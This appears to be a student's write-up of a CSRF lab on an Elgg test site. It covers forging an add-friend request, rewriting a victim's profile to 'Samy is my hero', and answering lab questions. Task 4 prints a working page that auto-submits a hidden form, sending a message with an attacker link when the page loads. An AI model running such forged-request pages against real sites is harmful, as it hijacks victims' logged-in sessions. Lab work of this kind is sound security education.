


Lab 03

Task 1:


To do this first we have to know how an actual add friend HTTP request
looks like. We can do that by using HTTP header live extension








Then as an attacker, I have to modify the attacker website in such a way that whenever Alice visits the page and clicks on the link the GET request will be executed. We also have to know my GUID by simply inspecting the source code.







So whenever Alice visits the site and clicks on the link the image source part will be executed as a get request and add Samy as a friend. As Alice is already logged in the elgg website, she is in a live session. SO the get request will be executed for the elgg website because the website can't decide from where the request is coming from.


Task 2:

Now we have to edit the description of the victim's profile by CSRF. So to
do that we have to first know the HTTP request that is sent after editing a
profile information.





As we can see that it's a POST request. So we have to consider two things from here one is the POST url and the POST body where the changes are sent to update.
Now we have to go to the attacker website's editProfile.html. Then inside we have to make some changes for Alice to update her profile with the bio saying "Samy is my hero".
Here, We are performing POST request by submitting a Form. And as the action we are passing the URL that we got by inspecting HTTP header live.



Answer 1:


Samy can get Alice's GUID by going to the Alice page then see the resource page and search for the GUID, or he can get the GUID by put the mouse on the button (add friend), and it will be showing on the bottom toolbar as below:

Answer 2:


I think he can't do that without knowing the GUID for the visitors because there is a line in the commands you need to fill it with the GUID for the victim also need to put the name of the victim "Value, "look at below:

Task 3:

This task is very much similar to the previous one. We just have to know the POST request URL using HTTP header live. And those fields inside the editProfile.html with proper access level.



Now, we are logged in as Alice.



Once we click the link.

Task 4:


We need to edit the editProfile.html file.


```
<html>

<body>

<h1>This page forges an HTTP POST request.</h1>

<script type="text/javascript">



function forge_post()

{

    var fields;
```

```
    // The following are form entries need to be filled out by
attackers.

    // The entries are made hidden, so the victim won't be able
to see them.

    fields += "<input type='hidden' name='match_on'
value='users'>";

    fields += "<input type='hidden' name='recipients[]'
value='57'>";

    fields += "<input type='hidden' name='subject'
value='hello'>";

    fields += "<input type='hidden' name='body' value='<p>How
are you ? click the link: http://www.attacker32.com</p>'>";



    // Create a <form> element.

    var p = document.createElement("form");



    // Construct the form

    p.action =
"http://www.seed-server.com/action/messages/send";

    p.innerHTML = fields;
```


```
    p.method = "post";



    // Append the form to the current page.

    document.body.appendChild(p);



    // Submit the form

    p.submit();

}




// Invoke forge_post() after the page is loaded.

window.onload = function() { forge_post();}

</script>

</body>

</html>
```

